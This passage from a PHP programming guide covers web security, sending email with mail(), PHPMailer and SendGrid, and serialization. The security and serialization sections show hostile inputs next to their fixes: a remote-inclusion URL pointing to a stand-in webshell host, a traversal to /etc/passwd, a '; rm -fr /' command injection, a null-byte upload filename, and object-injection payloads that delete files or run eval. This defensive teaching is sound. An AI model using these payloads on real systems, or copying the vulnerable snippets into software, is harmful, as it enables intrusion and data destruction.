For example, if a 3rd party side contains a JavaScript file:

```
// http://example.com/runme.js
document.write("I'm running");
```

And a PHP application directly outputs a string passed into it:

```
<?php
echo '<div>' . $_GET['input'] . '</div>';
```

If an unchecked GET parameter contains `<script src="http://example.com/runme.js"></script>` then the output of the PHP script will be:

```
<div><script src="http://example.com/runme.js"></script></div>
```

The 3rd party JavaScript will run and the user will see "I'm running" on the web page.

Solution

As a general rule, never trust input coming from a client. Every GET, POST, and cookie value could be anything at all, and should therefore be validated. When outputting any of these values, escape them so they will not be evaluated in an unexpected way.

Keep in mind that even in the simplest applications data can be moved around and it will be hard to keep track of all sources. Therefore it is a best practice to *always* escape output.

PHP provides a few ways to escape output depending on the context.

Filter Functions

PHPs Filter Functions allow the input data to the php script to be sanitized or validated in many ways. They are useful when saving or outputting client input.

HTML Encoding

`htmlspecialchars` will convert any "HTML special characters" into their HTML encodings, meaning they will then *not* be processed as standard HTML. To fix our previous example using this method:

```php
<?php
echo '<div>' . htmlspecialchars($_GET['input']) . '</div>';
// or
echo '<div>' . filter_input(INPUT_GET, 'input', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>';
```

Would output:

```
<div>&lt;script src=&quot;http://example.com/runme.js&quot;&gt;&lt;/script&gt;</div>
```

Everything inside the `<div>` tag will *not* be interpreted as a JavaScript tag by the browser, but instead as a simple text node. The user will safely see:

```
<script src="http://example.com/runme.js"></script>
```

URL Encoding

When outputting a dynamically generated URL, PHP provides the `urlencode` function to safely output valid URLs. So, for example, if a user is able to input data that becomes part of another GET parameter:

```php
<?php
$input = urlencode($_GET['input']);
// or
$input = filter_input(INPUT_GET, 'input', FILTER_SANITIZE_URL);
echo '<a href="http://example.com/page?input="' . $input . '">Link</a>';
```

Any malicious input will be converted to an encoded URL parameter.

Using specialised external libraries or OWASP AntiSamy lists

Sometimes you will want to send HTML or other kind of code inputs. You will need to maintain a list of authorised words (white list) and un-authorized (blacklist).

You can download standard lists available at the OWASP AntiSamy website. Each list is fit for a specific kind of interaction (ebay api, tinyMCE, etc...). And it is open source.

There are libraries existing to filter HTML and prevent XSS attacks for the general case and performing at least as well as AntiSamy lists with very easy use. For example you have HTML Purifier

File Inclusion

Remote File Inclusion

Remote File Inclusion (also known as RFI) is a type of vulnerability that allows an attacker to include a remote file.

This example injects a remotely hosted file containing a malicious code:

```php
<?php
include $_GET['page'];
```

/vulnerable.php?page=http://evil.example.com/webshell.txt?

Local File Inclusion

Local File Inclusion (also known as LFI) is the process of including files on a server through the web browser.

```php
<?php
$page = 'pages/'.$_GET['page'];
if(isset($page)) {
    include $page;
} else {
    include 'index.php';
}
```

/vulnerable.php?page=../../../../etc/passwd

Solution to RFI & LFI:

It is recommended to only allow including files you approved, and limit to those only.

```php
<?php
```

```
$page = 'pages/'.$_GET['page'].'.php';
$allowed = ['pages/home.php','pages/error.php'];
if(in_array($page,$allowed)) {
    include($page);
} else {
    include('index.php');
}
```

Command Line Injection

Problem

In a similar way that SQL injection allows an attacker to execute arbitrary queries on a database, command-line injection allows someone to run untrusted system commands on a web server. With an improperly secured server this would give an attacker complete control over a system.

Let's say, for example, a script allows a user to list directory contents on a web server.

```
<pre>
<?php system('ls ' . $_GET['path']); ?>
</pre>
```

(In a real-world application one would use PHP's built-in functions or objects to get path contents. This example is for a simple security demonstration.)

One would hope to get a `path` parameter similar to `/tmp`. But as any input is allowed, `path` could be `; rm -fr /`. The web server would then execute the command

```
ls; rm -fr /
```

and attempt to delete all files from the root of the server.

Solution

All command arguments must be **escaped** using `escapeshellarg()` or `escapeshellcmd()`. This makes the arguments non-executable. For each parameter, the input value should also be **validated**.

In the simplest case, we can secure our example with

```
<pre>
<?php system('ls ' . escapeshellarg($_GET['path'])); ?>
</pre>
```

Following the previous example with the attempt to remove files, the executed command becomes

```
ls '; rm -fr /'
```

And the string is simply passed as a parameter to `ls`, rather than terminating the `ls` command and

running `rm`.

It should be noted that the example above is now secure from command injection, but not from directory traversal. To fix this, it should be checked that the normalized path starts with the desired sub-directory.

PHP offers a variety of functions to execute system commands, including `exec`, `passthru`, `proc_open`, `shell_exec`, and `system`. All must have their inputs carefully validated and escaped.

PHP Version Leakage

By default, PHP will tell the world what version of PHP you are using, e.g.

```
X-Powered-By: PHP/5.3.8
```

To fix this you can either change php.ini:

```
expose_php = off
```

Or change the header:

```
header("X-Powered-By: Magic");
```

Or if you'd prefer a htaccess method:

```
Header unset X-Powered-By
```

If either of the above methods do not work, there is also the `header_remove()` function that provides you the ability to remove the header:

```
header_remove('X-Powered-By');
```

If attackers know that you are using PHP and the version of PHP that you are using, it's easier for them to exploit your server.

Stripping Tags

`strip_tags` is a very powerful function if you know how to use it. As a method to prevent cross-site scripting attacks there are better methods, such as character encoding, but stripping tags is useful in some cases.

Basic Example

```
$string = '<b>Hello,<> please remove the <> tags.</b>';

echo strip_tags($string);
```

Raw Output

```
Hello, please remove the tags.
```

Allowing Tags

Say you wanted to allow a certain tag but no other tags, then you'd specify that in the second parameter of the function. This parameter is optional. In my case I only want the `<b>` tag to be passed through.

```
$string = '<b>Hello,<> please remove the <br> tags.</b>';

echo strip_tags($string, '<b>');
```

Raw Output

```
<b>Hello, please remove the  tags.</b>
```

Notice(s)

`HTML` comments and `PHP` tags are also stripped. This is hardcoded and can not be changed with allowable_tags.

In `PHP` 5.3.4 and later, self-closing `XHTML` tags are ignored and only non-self-closing tags should be used in allowable_tags. For example, to allow both `<br>` and `<br/>`, you should use:

```
<?php
strip_tags($input, '<br>');
?>
```

Cross-Site Request Forgery

Problem

Cross-Site Request Forgery or `CSRF` can force an end user to unknowingly generate malicious requests to a web server. This attack vector can be exploited in both POST and GET requests. Let's say for example the url endpoint `/delete.php?accnt=12` deletes account as passed from `accnt` parameter of a GET request. Now if an authenticated user will encounter the following script in any other application

```
<img src="http://domain.com/delete.php?accnt=12" width="0" height="0" border="0">
```

the account would be deleted.

Solution

A common solution to this problem is the use of **CSRF tokens**. CSRF tokens are embedded into requests so that a web application can trust that a request came from an expected source as part of the application's normal workflow. First the user performs some action, such as viewing a form, that triggers the creation of a unique token. A sample form implementing this might look like

```
<form method="get" action="/delete.php">
  <input type="text" name="accnt" placeholder="accnt number" />
  <input type="hidden" name="csrf_token" value="<randomToken>" />
  <input type="submit" />
</form>
```

The token can then be validated by the server against the user session after form submission to eliminate malicious requests.

Sample code

Here is sample code for a basic implementation:

```
/* Code to generate a CSRF token and store the same */
...
<?php
  session_start();
  function generate_token() {
    // Check if a token is present for the current session
    if(!isset($_SESSION["csrf_token"])) {
        // No token present, generate a new one
        $token = random_bytes(64);
        $_SESSION["csrf_token"] = $token;
    } else {
        // Reuse the token
        $token = $_SESSION["csrf_token"];
    }
    return $token;
  }
?>
<body>
  <form method="get" action="/delete.php">
    <input type="text" name="accnt" placeholder="accnt number" />
    <input type="hidden" name="csrf_token" value="<?php echo generate_token();?>" />
    <input type="submit" />
  </form>
</body>
...


/* Code to validate token and drop malicious requests */
...
<?php
  session_start();
  if ($_GET["csrf_token"] != $_SESSION["csrf_token"]) {
    // Reset token
    unset($_SESSION["csrf_token"]);
    die("CSRF token validation failed");
```

```
   }
?>
...
```

There are many libraries and frameworks already available which have their own implementation of CSRF validation. Though this is the simple implementation of CSRF, You need to write some code to **regenerate** your CSRF token dynamically to prevent from CSRF token stealing and fixation.

Uploading files

If you want users to upload files to your server you need to do a couple of security checks before you actually move the uploaded file to your web directory.

The uploaded data:

This array contains **user** *submitted data* and is *not* information about the file itself. While usually this data is generated by the browser one can easily make a post request to the same form using software.

```
$_FILES['file']['name'];
$_FILES['file']['type'];
$_FILES['file']['size'];
$_FILES['file']['tmp_name'];
```

- `name` - Verify every aspect of it.
- `type` - Never use this data. It can be fetched by using PHP functions instead.
- `size` - Safe to use.
- `tmp_name` - Safe to use.

Exploiting the file name

Normally the operating system does not allow specific characters in a file name, but by spoofing the request you can add them allowing for unexpected things to happen. For example, lets name the file:

```
../script.php%00.png
```

Take good look at that filename and you should notice a couple of things.

1. The first to notice is the `../`, fully illegal in a file name and at the same time perfectly fine if you are moving a file from 1 directory to another, which we're gonna do right?
2. Now you might think you were verifying the file extensions properly in your script but this exploit relies on the url decoding, translating `%00` to a `null` character, basically saying to the operating system, this string ends here, stripping off `.png` off the filename.

So now I've uploaded `script.php` to another directory, by-passing simple validations to file extensions. It also by-passes `.htaccess` files disallowing scripts to be executed from within your upload directory.

Getting the file name and extension safely

You can use `pathinfo()` to extrapolate the name and extension in a safe manner but first we need to replace unwanted characters in the file name:

```
// This array contains a list of characters not allowed in a filename
$illegal   = array_merge(array_map('chr', range(0,31)), ["<", ">", ":", '"', "/", "\\", "|",
"?", "*", " "]);
$filename  = str_replace($illegal, "-", $_FILES['file']['name']);

$pathinfo  = pathinfo($filename);
$extension = $pathinfo['extension'] ? $pathinfo['extension']:'';
$filename  = $pathinfo['filename']  ? $pathinfo['filename']:'';

if(!empty($extension) && !empty($filename)){
  echo $filename, $extension;
} else {
  die('file is missing an extension or name');
}
```

While now we have a filename and extension that can be used for storing, I still prefer storing that information in a database and give that file a generated name of for example, `md5(uniqid().microtime())`

```
+----+--------+-----------+-----------+------+--------------------------------+------------
---------+
| id | title  | extension | mime      | size | filename                       | time
|
+----+--------+-----------+-----------+------+--------------------------------+------------
---------+
| 1  | myfile | txt       | text/plain | 1020 | 5bcdaeddbfbd2810fa1b6f3118804d66 | 2017-03-11
00:38:54 |
+----+--------+-----------+-----------+------+--------------------------------+------------
---------+
```

This would resolve the issue of duplicate file names and unforseen exploits in the file name. It would also cause the attacker to guess where that file has been stored as he or she cannot specifically target it for execution.

Mime-type validation

Checking a file extension to determine what file it is is not enough as a file may named `image.png` but may very well contain a php script. By checking the mime-type of the uploaded file against a file extension you can verify if the file contains what its name is referring to.

You can even go 1 step further for validating images, and that is actually opening them:

```
if($mime == 'image/jpeg' && $extension == 'jpeg' || $extension == 'jpg'){
  if($img = imagecreatefromjpeg($filename)){
    imagedestroy($img);
  } else {
    die('image failed to open, could be corrupt or the file contains something else.');
  }
}
```

You can fetch the mime-type using a build-in function or a class.

White listing your uploads

Most importantly, you should whitelist file extensions and mime types depending on each form.

```
function isFiletypeAllowed($extension, $mime, array $allowed)
{
    return  isset($allowed[$mime]) &&
            is_array($allowed[$mime]) &&
            in_array($extension, $allowed[$mime]);
}

$allowedFiletypes = [
    'image/png'  => [ 'png' ],
    'image/gif'  => [ 'gif' ],
    'image/jpeg' => [ 'jpg', 'jpeg' ],
];

var_dump(isFiletypeAllowed('jpg', 'image/jpeg', $allowedFiletypes));
```

Read Security online: https://riptutorial.com/php/topic/2781/security

Chapter 79: Sending Email

Parameters

Parameter	Details
`string $to`	The recipient email address
`string $subject`	The subject line
`string $message`	The body of the email
`string $additional_headers`	Optional: headers to add to the email
`string $additional_parameters`	Optional: arguments to pass to the configured mail send application in the command line

Remarks

E-Mail I'm sending through my script never arrives. What should I do?

- Make sure you have error reporting turned on to see any errors.

- If you have access to PHP's error log files, check those.

- Is the `mail()` command configured properly on your server? (If you are on shared hosting, you can not change anything here.)

- If E-Mails are just disappearing, start an E-Mail account with a freemail service that has a spam folder (or use a mail account that does no spam filtering at all). This way, you can see whether the E-Mail is not getting sent out, or perhaps sent out but filtered as spam.

- Did you check the "from:" address you used for possible "returned to sender" mails? You can also set up a separate bounce address for error mails.

The E-Mail I'm sending is getting filtered as spam. What should I do?

- Does the sender address ("From") belong to a domain that runs on the server you send the E-Mail from? If not, change that.

  Never use sender addresses like `xxx@gmail.com`. Use `reply-to` if you need replies to arrive at a different address.

- Is your server on a blacklist? This is a possibility when you're on shared hosting when neighbours behave badly. Most blacklist providers, like Spamhaus, have tools that allow you to look up your server's IP. There's also third party tools like MX Toolbox.

- Some installations of PHP require setting a fifth parameter to mail() to add a sender address. See whether this might be the case for you.

- If all else fails, consider using email-as-a-service such as Mailgun, SparkPost, Amazon SES, Mailjet, SendinBlue or SendGrid—to name a few—instead. They all have APIs that can be called using PHP.

Examples

Sending Email - The basics, more details, and a full example

A typical email has three main components:

1. A recipient (represented as an email address)
2. A subject
3. A message body

Sending mail in PHP can be as simple as calling the built-in function `mail()`. `mail()` takes up to five parameters but the first three are all that is required to send an email (although the four parameters is commonly used as will be demonstrated below). The first three parameters are:

1. The recipient's email address (string)
2. The email's subject (string)
3. The body of the email (string) (e.g. the content of the email)

A minimal example would resemble the following code:

```
mail('recipient@example.com', 'Email Subject', 'This is the email message body');
```

The simple example above works well in limited circumstances such as hardcoding an email alert for an internal system. However, it is common to place the data passed as the parameters for `mail()` in variables to make the code cleaner and easier to manage (for example, dynamically building an email from a form submission).

Additionally, `mail()` accepts a fourth parameter which allows you to have additional mail headers sent with your email. These headers can allow you to set:

- the `From` name and email address the user will see
- the `Reply-To` email address the user's response will be sent to
- additional non-standards headers like `X-Mailer` which can tell the recipient this email was sent via PHP

```
$to      = 'recipient@example.com';           // Could also be $to      =
$_POST['recipient'];
$subject = 'Email Subject';                    // Could also be $subject = $_POST['subject'];

$message = 'This is the email message body';   // Could also be $message = $_POST['message'];

$headers = implode("\r\n", [
```

```
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

The optional fifth parameter can be used to pass additional flags as command line options to the program configured to be used when sending mail, as defined by the `sendmail_path` configuration setting. For example, this can be used to set the envelope sender address when using sendmail/postfix with the `-f` sendmail option.

```
$fifth  = '-fno-reply@example.com';
```

Although using `mail()` can be pretty reliable, it is by no means guaranteed that an email will be sent when `mail()` is called. To see if there is a potential error when sending your email, you should capture the return value from `mail()`. `TRUE` will be returned if the mail was successfully accepted for delivery. Otherwise, you will receive `FALSE`.

```
$result = mail($to, $subject, $message, $headers, $fifth);
```

NOTE: Although `mail()` may return `TRUE`, it does *not* mean the email was sent or that the email will be received by the recipient. It only indicates the mail was successfully handed over to your system's mail system successfully.

If you wish to send an HTML email, there isn't a lot more work you need to do. You need to:

1. Add the `MIME-Version` header
2. Add the `Content-Type` header
3. Make sure your email content is HTML

```
$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = '<html><body>This is the email message body</body></html>';
$headers = implode("\r\n", [
    'From: John Conde <webmaster@example.com>',
    'Reply-To: webmaster@example.com',
    'MIME-Version: 1.0',
    'Content-Type: text/html; charset=ISO-8859-1',
    'X-Mailer: PHP/' . PHP_VERSION
]);
```

Here's a full example of using PHP's `mail()` function

```
<?php

// Debugging tools. Only turn these on in your development environment.

error_reporting(-1);
ini_set('display_errors', 'On');
set_error_handler("var_dump");

// Special mail settings that can make mail less likely to be considered spam
// and offers logging in case of technical difficulties.
```

```
ini_set("mail.log", "/tmp/mail.log");
ini_set("mail.add_x_header", TRUE);

// The components of our email

$to      = 'recipient@example.com';
$subject = 'Email Subject';
$message = 'This is the email message body';
$headers = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION
]);

// Send the email

$result = mail($to, $subject, $message, $headers);

// Check the results and react accordingly

if ($result) {

    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;

}
else {

    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.

}
```

See Also

Official documentation

- `mail()`
- PHP `mail()` configuration

Related Stack Overflow Questions

- PHP mail form doesn't complete sending e-mail
- How do you make sure email you send programmatically is not automatically marked as spam?
- How to use SMTP to send email
- Setting envelope from address

Alternative Mailers

- PHPMailer
- SwiftMailer

- PEAR::Mail

Email Servers

- Mercury Mail (Windows)

Related Topics

- Post/Redirect/Get

Sending HTML Email Using mail()

```php
<?php
$to      = 'recipent@example.com';
$subject = 'Sending an HTML email using mail() in PHP';
$message = '<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>';

$headers = implode("\r\n", [
    "From: John Conde <webmaster@example.com>",
    "Reply-To: webmaster@example.com",
    "X-Mailer: PHP/" . PHP_VERSION,
    "MIME-Version: 1.0",
    "Content-Type: text/html; charset=UTF-8"
]);

mail($to, $subject, $message, $headers);
```

This is not much different then sending a plain text email. Thet key differences being the content body is structured like an HTML document and there are two additional headers that must be included so the email client knows to trender the email as HTML. They are:

- MIME-Version: 1.0
- Content-Type: text/html; charset=UTF-8

Sending Plain Text Email Using PHPMailer

Basic Text Email

```php
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
```

```
    exit;
}
else {
    echo "Mailer Error: " . $mail->ErrorInfo;
}
```

Adding addtional recipients, CC recipients, BCC recipients

```php
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject = "Subject Text";
$mail->Body    = "This is a sample basic text email using PHPMailer.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Sending Email With An Attachment Using mail()

```php
<?php

$to         = 'recipient@example.com';
$subject    = 'Email Subject';
$message    = 'This is the email message body';

$attachment = '/path/to/your/file.pdf';
$content = file_get_contents($attachment);

/* Attachment content transferred in Base64 encoding
MUST be split into chunks 76 characters in length as
specified by RFC 2045 section 6.8. By default, the
function chunk_split() uses a chunk length of 76 with
a trailing CRLF (\r\n). The 76 character requirement
does not include the carriage return and line feed */
$content = chunk_split(base64_encode($content));

/* Boundaries delimit multipart entities. As stated
in RFC 2046 section 5.1, the boundary MUST NOT occur
in any encapsulated part. Therefore, it should be
unique. As stated in the following section 5.1.1, a
boundary is defined as a line consisting of two hyphens
```

```php
("--"), a parameter value, optional linear whitespace,
and a terminating CRLF. */
$prefix     = "part_"; // This is an optional prefix
/* Generate a unique boundary parameter value with our
prefix using the uniqid() function. The second parameter
makes the parameter value more unique. */
$boundary   = uniqid($prefix, true);

// headers
$headers    = implode("\r\n", [
    'From: webmaster@example.com',
    'Reply-To: webmaster@example.com',
    'X-Mailer: PHP/' . PHP_VERSION,
    'MIME-Version: 1.0',
    // boundary parameter required, must be enclosed by quotes
    'Content-Type: multipart/mixed; boundary="' . $boundary . '"',
    "Content-Transfer-Encoding: 7bit",
    "This is a MIME encoded message." // message for restricted transports
]);

// message and attachment
$message    = implode("\r\n", [
    "--" . $boundary, // header boundary delimiter line
    'Content-Type: text/plain; charset="iso-8859-1"',
    "Content-Transfer-Encoding: 8bit",
    $message,
    "--" . $boundary, // content boundary delimiter line
    'Content-Type: application/octet-stream; name="RenamedFile.pdf"',
    "Content-Transfer-Encoding: base64",
    "Content-Disposition: attachment",
    $content,
    "--" . $boundary . "--" // closing boundary delimiter line
]);

$result = mail($to, $subject, $message, $headers); // send the email

if ($result) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    // Your mail was not sent. Check your logs to see if
    // the reason was reported there for you.
}
```

Content-Transfer-Encodings

The available encodings are *7bit*, *8bit*, *binary*, *quoted-printable*, *base64*, *ietf-token*, and *x-token*. Of these encodings, when a header has a *multipart* Content-Type, the Content-Transfer-Encoding **must not** be any other value other than *7bit*, *8bit*, or *binary* as stated in RFC 2045, section 6.4.

Our example chooses the 7bit encoding, which represents US-ASCII characters, for the multipart header because, as noted in RFC 2045 section 6, some protocols support only this encoding.

Data within the boundaries can then be encoded on a part-by-part basis (RFC 2046, section 5.1). This example does exactly this. The first part, which contains the text/plain message, is defined to be 8bit since it may be necessary to support additional characters. In this case, the Latin1 (iso-8859-1) character set is being used. The second part is the attachment and so it is defined as a base64-encoded application/octet-stream. Since base64 transforms arbitrary data into the 7bit range, it can be sent over restricted transports (RFC 2045, section 6.2).

Sending HTML Email Using PHPMailer

```php
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->addAddress("recepient1@example.com", "Recepient Name");
$mail->addAddress("recepient2@example.com");
$mail->addCC("cc@example.com");
$mail->addBCC("bcc@example.com");
$mail->Subject  = "Subject Text";
$mail->isHTML(true);
$mail->Body     = "<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>";
$mail->AltBody = "This paragraph is not bold.\n\nThis text is not italic.";

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Sending Email With An Attachment Using PHPMailer

```php
<?php

$mail = new PHPMailer();

$mail->From     = "from@example.com";
$mail->FromName = "Full Name";
$mail->addReplyTo("reply@example.com", "Reply Address");
$mail->Subject  = "Subject Text";
$mail->Body     = "This is a sample basic text email with an attachment using PHPMailer.";

// Add Static Attachment
$attachment = '/path/to/your/file.pdf';
$mail->AddAttachment($attachment , 'RenamedFile.pdf');

// Add Second Attachment, run-time created. ie: CSV to be open with Excel
$csvHeader = "header1,header2,header3";
```

```php
$csvData = "row1col1,row1col2,row1col3\nrow2col1,row2col2,row2col3";

$mail->AddStringAttachment($csvHeader ."\n" . $csvData, 'your-csv-file.csv', 'base64',
'application/vnd.ms-excel');

if($mail->send()) {
    // Success! Redirect to a thank you page. Use the
    // POST/REDIRECT/GET pattern to prevent form resubmissions
    // when a user refreshes the page.

    header('Location: http://example.com/path/to/thank-you.php', true, 303);
    exit;
}
else {
    echo "Error: " . $mail->ErrorInfo;
}
```

Sending Plain Text Email Using Sendgrid

Basic Text Email

```php
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$sendgrid->send($email);
```

Adding addtional recipients, CC recipients, BCC recipients

```php
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setHtml("<html><body><p><b>This paragraph is bold.</b></p><p><i>This text is
italic.</i></p></body></html>");

$personalization = new Personalization();
$email = new Email("Recepient Name", "recepient1@example.com");
$personalization->addTo($email);
$email = new Email("RecepientCC Name", "recepient2@example.com");
$personalization->addCc($email);
$email = new Email("RecepientBCC Name", "recepient3@example.com");
$personalization->addBcc($email);
$email->addPersonalization($personalization);

$sendgrid->send($email);
```

Sending Email With An Attachment Using Sendgrid

```php
<?php

$sendgrid = new SendGrid("YOUR_SENDGRID_API_KEY");
$email    = new SendGrid\Email();

$email->addTo("recipient@example.com")
      ->setFrom("sender@example.com")
      ->setSubject("Subject Text")
      ->setText("This is a sample basic text email using ");

$attachment = '/path/to/your/file.pdf';
$content    = file_get_contents($attachment);
$content    = chunk_split(base64_encode($content));

$attachment = new Attachment();
$attachment->setContent($content);
$attachment->setType("application/pdf");
$attachment->setFilename("RenamedFile.pdf");
$attachment->setDisposition("attachment");
$email->addAttachment($attachment);

$sendgrid->send($email);
```

Read Sending Email online: https://riptutorial.com/php/topic/458/sending-email

Chapter 80: Serialization

Syntax

- string serialize (mixed $value)

Parameters

Parameter	Details
value	The value to be serialized. serialize() handles all types, except the resource-type. You can even serialize() arrays that contain references to itself. Circular references inside the array/object you are serializing will also be stored. Any other reference will be lost. When serializing objects, PHP will attempt to call the member function __sleep() prior to serialization. This is to allow the object to do any last minute clean-up, etc. prior to being serialized. Likewise, when the object is restored using unserialize() the __wakeup() member function is called. Object's private members have the class name prepended to the member name; protected members have a '*' prepended to the member name. These prepended values have null bytes on either side.

Remarks

Serialization uses following string structures:

> `[..]` are placeholders.

Type	Structure
String	`s:[size of string]:[value]`
Integer	`i:[value]`
Double	`d:[value]`
Boolean	`b:[value (true = 1 and false = 0)]`
Null	`N`
Object	`O:[object name size]:[object name]:[object size]:{[property name string definition]:[property value definition];(repeated for each property)}`
Array	`a:[size of array]:{[key definition];[value definition];(repeated for each key value pair)}`

Examples

Serialization of different types

Generates a storable representation of a value.

This is useful for storing or passing PHP values around without losing their type and structure.

To make the serialized string into a PHP value again, use **unserialize()**.

Serializing a string

```
$string = "Hello world";
echo serialize($string);

// Output:
// s:11:"Hello world";
```

Serializing a double

```
$double = 1.5;
echo serialize($double);

// Output:
// d:1.5;
```

Serializing a float

Float get serialized as doubles.

Serializing an integer

```
$integer = 65;
echo serialize($integer);

// Output:
// i:65;
```

Serializing a boolean

```
$boolean = true;
echo serialize($boolean);
```

```
// Output:
// b:1;

$boolean = false;
echo serialize($boolean);

// Output:
// b:0;
```

Serializing null

```
$null = null;
echo serialize($null);

// Output:
// N;
```

Serializing an array

```
$array = array(
    25,
    'String',
    'Array'=> ['Multi Dimension','Array'],
    'boolean'=> true,
    'Object'=>$obj, // $obj from above Example
    null,
    3.445
);


// This will throw Fatal Error
// $array['function'] = function() { return "function"; };

echo serialize($array);

// Output:
// a:7:{i:0;i:25;i:1;s:6:"String";s:5:"Array";a:2:{i:0;s:15:"Multi
Dimension";i:1;s:5:"Array";}s:7:"boolean";b:1;s:6:"Object";O:3:"abc":1:{s:1:"i";i:1;}i:2;N;i:3;d:3.4449
```

Serializing an object

You can also serialize Objects.

When serializing objects, PHP will attempt to call the member function __**sleep()** prior to serialization. This is to allow the object to do any last minute clean-up, etc. prior to being serialized. Likewise, when the object is restored using **unserialize()** the __**wakeup()** member function is called.

```
class abc {
    var $i = 1;
    function foo() {
        return 'hello world';
    }
}

$object = new abc();
echo serialize($object);

// Output:
// O:3:"abc":1:{s:1:"i";i:1;}
```

Note that Closures cannot be serialized:

```
$function = function () { echo 'Hello World!'; };
$function(); // prints "hello!"

$serializedResult = serialize($function);  // Fatal error: Uncaught exception 'Exception' with
message 'Serialization of 'Closure' is not allowed'
```

Security Issues with unserialize

Using `unserialize` function to unserialize data from user input can be dangerous.

A Warning from php.net

> **Warning** Do not pass untrusted user input to unserialize(). Unserialization can result in
> code being loaded and executed due to object instantiation and autoloading, and a
> malicious user may be able to exploit this. Use a safe, standard data interchange
> format such as JSON (via json_decode() and json_encode()) if you need to pass
> serialized data to the user.

Possible Attacks

- PHP Object Injection

PHP Object Injection

PHP Object Injection is an application level vulnerability that could allow an attacker to perform
different kinds of malicious attacks, such as Code Injection, SQL Injection, Path Traversal and
Application Denial of Service, depending on the context. The vulnerability occurs when user-
supplied input is not properly sanitized before being passed to the unserialize() PHP function.
Since PHP allows object serialization, attackers could pass ad-hoc serialized strings to a
vulnerable unserialize() call, resulting in an arbitrary PHP object(s) injection into the application
scope.

In order to successfully exploit a PHP Object Injection vulnerability two conditions must be met:

- The application must have a class which implements a PHP magic method (such as __wakeup or __destruct) that can be used to carry out malicious attacks, or to start a "POP chain".
- All of the classes used during the attack must be declared when the vulnerable unserialize() is being called, otherwise object autoloading must be supported for such classes.

Example 1 - Path Traversal Attack

The example below shows a PHP class with an exploitable __destruct method:

```
class Example1
{
   public $cache_file;

   function __construct()
   {
      // some PHP code...
   }

   function __destruct()
   {
      $file = "/var/www/cache/tmp/{$this->cache_file}";
      if (file_exists($file)) @unlink($file);
   }
}

// some PHP code...

$user_data = unserialize($_GET['data']);

// some PHP code...
```

In this example an attacker might be able to delete an arbitrary file via a Path Traversal attack, for e.g. requesting the following URL:

```
http://testsite.com/vuln.php?data=O:8:"Example1":1:{s:10:"cache_file";s:15:"../../index.php";}
```

Example 2 - Code Injection attack

The example below shows a PHP class with an exploitable __wakeup method:

```
class Example2
{
   private $hook;

   function __construct()
   {
      // some PHP code...
   }

   function __wakeup()
   {
      if (isset($this->hook)) eval($this->hook);
   }
}

// some PHP code...
```

```
$user_data = unserialize($_COOKIE['data']);

// some PHP code...
```

In this example an attacker might be able to perform a Code Injection attack by sending an HTTP request like this:

```
GET /vuln.php HTTP/1.0
Host: testsite.com
Cookie:
data=O%3A8%3A%22Example2%22%3A1%3A%7Bs%3A14%3A%22%00Example2%00hook%22%3Bs%3A10%3A%22phpinfo%28%29%3B%2

Connection: close
```

Where the cookie parameter "data" has been generated by the following script:

```
class Example2
{
    private $hook = "phpinfo();";
}

print urlencode(serialize(new Example2));
```

Read Serialization online: https://riptutorial.com/php/topic/2487/serialization

Chapter 81: Sessions

Syntax

- void session_abort (void)
- int session_cache_expire ([string $new_cache_expire])
- void session_commit (void)
- string session_create_id ([string $prefix])
- bool session_decode (string $data)
- bool session_destroy (void)
- string session_encode (void)
- int session_gc (void)
- array session_get_cookie_params (void)
- string session_id ([string $id])
- bool session_is_registered (string $name)
- string session_module_name ([string $module])
- string session_name ([string $name])
- bool session_regenerate_id ([bool $delete_old_session = false])
- void session_register_shutdown (void)
- bool session_register (mixed $name [, mixed $...])
- void session_reset (void)
- string session_save_path ([string $path])
- void session_set_cookie_params (int $lifetime [, string $path [, string $domain [, bool $secure = false [, bool $httponly = false]]]])
